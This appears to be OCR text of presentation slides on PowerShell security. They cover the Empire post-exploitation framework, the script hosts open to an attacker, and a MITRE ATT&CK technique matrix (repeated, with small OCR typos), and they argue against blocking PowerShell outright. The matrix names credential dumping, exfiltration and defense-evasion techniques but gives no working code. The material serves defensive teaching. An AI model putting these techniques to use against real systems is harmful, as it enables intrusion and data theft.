
PS #> Get-Content psattack.txt

Making it easy to use PowerShell for evil

```
================================================================================
 Empire: PowerShell post-exploitation agent | [Version]: 0.5.1-beta
================================================================================
 [Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub
================================================================================

       91 modules currently loaded

       1 listeners currently active

       1 agents currently active
```

(SOME) POST-EXPLOITATION OPTIONS ON A COMPROMISED MACHINE

- Compiled exe files
- DLLs (i.e.: Load Path tampering, application dependencies)
- Perl
- Python
- Ruby
- Bash
- VBScript
- JScript
- COM objects
- Macros / Visual Basic for Applications (VBA)
- csc.exe
- HTML Applications (HTAs)
- SQL
- PowerShell




Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
DLL Search Order Hijacking	DLL Search Order Hijacking	DLL Search Order Hijacking	Brute Force	Account Discovery	Windows Remote Management	Windows Remote Management	Automated Collection	Automated Exfiltration	Commonly Used Port
Legitimate Credentials	Legitimate Credentials	Legitimate Credentials	Credential Dumping	Application Window Discovery	Third-party Software	Third-party Software	Clipboard Data	Data Compressed	Communication Through Removable Media
Accessibility Features	Accessibility Features	Binary Padding	Credential Manipulation	File and Directory Discovery	Application Deployment Software	Command-Line	Data Staged	Data Encrypted	Custom Command and Control Protocol
AppInit DLLs	AppInit DLLs	Code Signing	Credentials in Files	Local Network Configuration Discovery	Exploitation of Vulnerability	Execution through API	Data from Local System	Data Transfer Size Limits	Custom Cryptographic Protocol
Local Port Monitor	Local Port Monitor	Component Firmware	Input Capture	Local Network Connections Discovery	Logon Scripts	Graphical User Interface	Data from Network Shared Drive	Exfiltration Over Alternative Protocol	Data Obfuscation
New Service	New Service	DLL Side-Loading	Network Sniffing	Network Service Scanning	Pass the Hash	InstallUtil	Data from Removable Media	Exfiltration Over Command and Control Channel	Fallback Channels
Path Interception	Path Interception	Disabling Security Tools	Two-Factor Authentication Interception	Peripheral Device Discovery	Pass the Ticket	PowerShell	Email Collection	Exfiltration Over Other Network Medium	Multi-Stage Channels
Scheduled Task	Scheduled Task	File Deletion	Exploitation of Vulnerability	Permissions Group Discovery	Remote Desktop Protocol	Process Hollowing	Input Capture	Exfiltration Over Other Physical Medium	Multiband Communication
File System Permissions Weakness	File System Permissions Weakness	File System Logical Offsets		Process Discovery	Remote File Copy	Regsvcs/Regasm	Screen Capture	Scheduled Transfer	Multilayer Encryption
Service Registry Permission Weakness	Service Registry Permission Weakness	Indicator Blocking		Query Registry	Remote Services	Regsvr32	Audio Capture		Peer Connections
Web Shell	Web Shell	Exploitation of Vulnerability		Remote System Discovery	Replication Through Removable Media	Rundll32	Video Capture		Remote File Copy
Basic Input/Output System	Exploitation of Vulnerability	Bypass User Account Control		Security Software Discovery	Shared Webroot	Scheduled Task			Standard Application Layer Protocol
Bootkit	Bypass User Account Control	DLL Injection		System Information Discovery	Taint Shared Content	Scripting			Standard Cryptographic Protocol
Change Default File Association	DLL Injection	Component Object Model Hijacking		System Owner/User Discovery	Windows Admin Shares	Service Execution			Standard Non-Application Layer Protocol
Component Firmware	Component Object Model Hijacking	Indicator Removal from Tools		System Service Discovery		Windows Management Instrumentation			Uncommonly Used Port
Hypervisor		Indicator Removal on Host		System Time Discovery		MSBuild			Web Service
Logon Scripts		Install Util				Execution Through Module Load			Data Encoding
Modify Existing Service		Masquerading							
Redundant Access		Modify Registry							
Registry Run Keys/Start Folder		NTFS Extended Attributes							
Security Support Provider		Obfuscated Files or Information							
Shortcut Modification		Process Hollowing							
Windows Management Instrumentation Event Subscription		Redundant Access							
Winlogon Helper DLL		Regsvcs/Regasm							
Netsh helper DLL		Regsvr							
Authentication Package		Rootkit							
External Remote Services		Rundll32							
		Scripting							
		Software Packing							
		Timestomp							
		MSBuild							
		Network Share Removal							
		Install Root Certificate							

LET'S BLOCK POWERSHELL!

- Doesn't address the underlying security problem
- Removes your most secure and security-transparent management tool


OOPS!

PowerShell
Isn't Just
PowerShell.exe



```
$turtle.Reset()

function fern($size)
{
  if($size -lt 5) { return }

  $turtle.Forward($size / 20)
  $turtle.Left(80)
  fern ($size * 0.3)
```


https://blogs.msdn.microsoft.com/powershell/2013/10/01/paap-windows-powershell-as-a-platform-part-1/



Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
DLL Search Order Hijacking	DLL Search Order Hijacking	DLL Search Order Hijacking	Brute Force	Account Discovery	Windows Remote Management	Windows Remote Management	Automated Collection	Automated Exfiltration	Commonly Used Port
Legitimate Credentials	Legitimate Credentials	Legitimate Credentials	Credential Dumping	Application Window Discovery	Third-party Software	Third-party Software	Clipboard Data	Data Compressed	Communication Through Removable Media
Accessibility Features	Accessibility Features	Binary Padding	Credential Manipulation	File and Directory Discovery	Application Deployment Software	Command-Line	Data Staged	Data Encrypted	Custom Command and Control Protocol
AppInit DLLs	AppInit DLLs	Code Signing	Credentials in Files	Local Network Configuration Discovery	Exploitation of Vulnerability	Execution through API	Data from Local System	Data Transfer Size Limits	Custom Cryptographic Protocol
Local Port Monitor	Local Port Monitor	Component Firmware	Input Capture	Local Network Connections Discovery	Logon Scripts	Graphical User Interface	Data from Network Shared Drive	Exfiltration Over Alternative Protocol	Data Obfuscation
New Service	New Service	DLL Side-Loading	Network Sniffing	Network Service Scanning	Pass the Hash	InstallUtil	Data from Removable Media	Exfiltration Over Command and Control Channel	Fallback Channels
Path Interception	Path Interception	Disabling Security Tools	Two-Factor Authentication Interception	Peripheral Device Discovery	Pass the Ticket	PowerShell	Email Collection	Exfiltration Over Other Network Medium	Multi-Stage Channels
Scheduled Task	Scheduled Task	File Deletion	Exploitation of Vulnerability	Permissions Group Discovery	Remote Desk Protocol	Process Hollowing	Input Capture	Exfiltration Over Other Physical Medium	Multiband Communication
File System Permissions Weakness	File System Permissions Weakness	File System Logical Offets		Process Discovery	Remote File Copy	Regsvcs/Regasm	Screen Capture	Scheduled Transfer	Multilayer Encryption
Service Registry Permission Weakness	Service Registry Permission Weakness	Indicator Blocking		Query Registry	Remote Services	Regscvr32	Audio Capture		Peer Connections
Web Shell	Web Shell	Exploitation of Vulnerability		Remote System Discovery	Replication Through Removable Media	Rundll32	Video Capture		Remote File Copy
Basic Input/ Output System	Exploitation of Vulnerability	Bypass User Account Control		Security Software Discovery	Shared Webroot	Scheduled Task			Standard Application Layer Protocol
Bootkit	Bypass User Account Control	DLL Injection		System Information Discovery	Taint Shared Content	Scripting			Standard Cryptographic Protocol
Change Default File Association	DLL Injection	Component Object Model Hijacking		System Owner/ User Discovery	Windows Admin Shares	Service Execution			Standard Non-Application Layer Protocol
Component Firmware	Component Object Model Hijacking	Indicator Removal from Tools		System Service Discovery		Windows Management Instrumentation			Uncommonly Used Port
Hypervisor		Indicator Removal on Host		System Time Discovery		MSBuild			Web Service
Logon Scripts		Install Util				Execution Through Module Load			Data Encoding
Modify Existing Service		Masquerading							
Redundant Access		Modify Registry							
Registry Run Keys/ Start Folder		NTFS Extended Attributes							
Security Support Provider		Obfuscated Files or Information							
Shortcut Modification		Process Hollowing							
Windows Management		Redundant Access							
Instrumentation Event Subscription		Regsvcs/Regasm							
Winlogon Helper DLL		Regsvr							
Netsh helper DLL		Rootkit							
Authentication Package		Rundll32							
